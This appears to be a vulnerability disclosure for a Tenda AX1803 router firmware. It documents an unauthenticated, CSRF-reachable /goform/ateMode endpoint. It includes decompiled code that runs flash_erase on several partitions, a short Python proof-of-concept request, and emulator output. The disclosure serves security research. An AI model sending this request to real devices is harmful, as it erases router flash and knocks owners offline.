

main ▾

...

[myCVE](#) / [AX1803](#) / AX1803-2.md

tianhui999 Add files via upload

[History](#)

1 contributor

39 lines (21 sloc) | 1.14 KB

...

Affect device: Tenda-AX1803

US\_AX1803v2.0br\_v1.0.0.1\_2994\_CN\_ZGYD01\_4(<https://www.tenda.com.cn/download/detail-3421.html>)

Vulnerability Type: Cross Site Request Forgery (CSRF)

Impact: Denial of Service(DoS)

## Vulnerability description

This vulnerability lies in the `/goform/ateMode` page which influences the latest version of Tenda-AX1803 US\_AX1803v2.0br\_v1.0.0.1\_2994\_CN\_ZGYD01\_4 (<https://www.tenda.com.cn/download/detail-3421.html>)

The vulnerability exists in the file `/bin/tdhttpd` , function **TendaAteMode** .

```
1 int __fastcall TendaAteMode(_DWORD *a1)
2 {
3     system("flash_erase /dev/mtd2 0 0");
4     system("flash_erase /dev/mtd8 0 0");
5     system("flash_erase /dev/mtd9 0 0");
6     sleep(1u);
7     sub_4F67C(a1, "load mfg success. need reboot now\n");
8     sub_4FE0C(a1, 200);
9     return system("sleep 2 && reboot &");
10 }
```

It allows remote attackers to reboot the device and cause denial of service via a payload hosted by an attacker-controlled web page.

# POC and repetition

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
import requests

url = "http://192.168.23.133/goform/ateMode"

r = requests.get(url)

print(r.content)
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



```
fish /home/iot/Desktop
iot@attifyos ~/Desktop> python AX1803.py
Traceback (most recent call last):
  File "AX1803.py", line 5, in <module>
    r = requests.get(url)
  File "/home/iot/.local/lib/python2.7/site-packages/requests/api.py", line 75, in get
    return request('get', url, params=params, **kwargs)
  File "/home/iot/.local/lib/python2.7/site-packages/requests/api.py", line 60, in request
    return session.request(method=method, url=url, **kwargs)
  File "/home/iot/.local/lib/python2.7/site-packages/requests/sessions.py", line 533, in request
    resp = self.send(prepare, **send_kwargs)
  File "/home/iot/.local/lib/python2.7/site-packages/requests/sessions.py", line 646, in send
    r = adapter.send(request, **kwargs)
  File "/home/iot/.local/lib/python2.7/site-packages/requests/adapters.py", line 498, in send
    raise ConnectionError(err, request=request)
requests.exceptions.ConnectionError: ('Connection aborted.', BadStatusLine('load mfg success. need reboot now\n',))
iot@attifyos ~/Desktop>
```

```
sudo /home/iot/Desktop/Firmware/AX1803rootfs_ubifs
sudo /home/iot/Desktop/Firmware/AX1803rootfs_ubifs 80x34
Yes:

***** WeLoveLinux*****

***** Welcome to *****

connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
km dns redirect del rule 285 rule idx:1000
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
Unsupported setsockopt level=1 optname=13
httpd listen ip = 192.168.23.133 port = 80
webs: Listening for HTTP requests at address 192.168.23.133
Unsupported setsockopt level=1 optname=13
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
connect: No such file or directory
func:cfs mib proc handle, line:182 connect cfmd is error.
flash_erase: error!: can't initialize libmtd
flash_erase: error!: can't initialize libmtd
flash_erase: error!: can't initialize libmtd
```

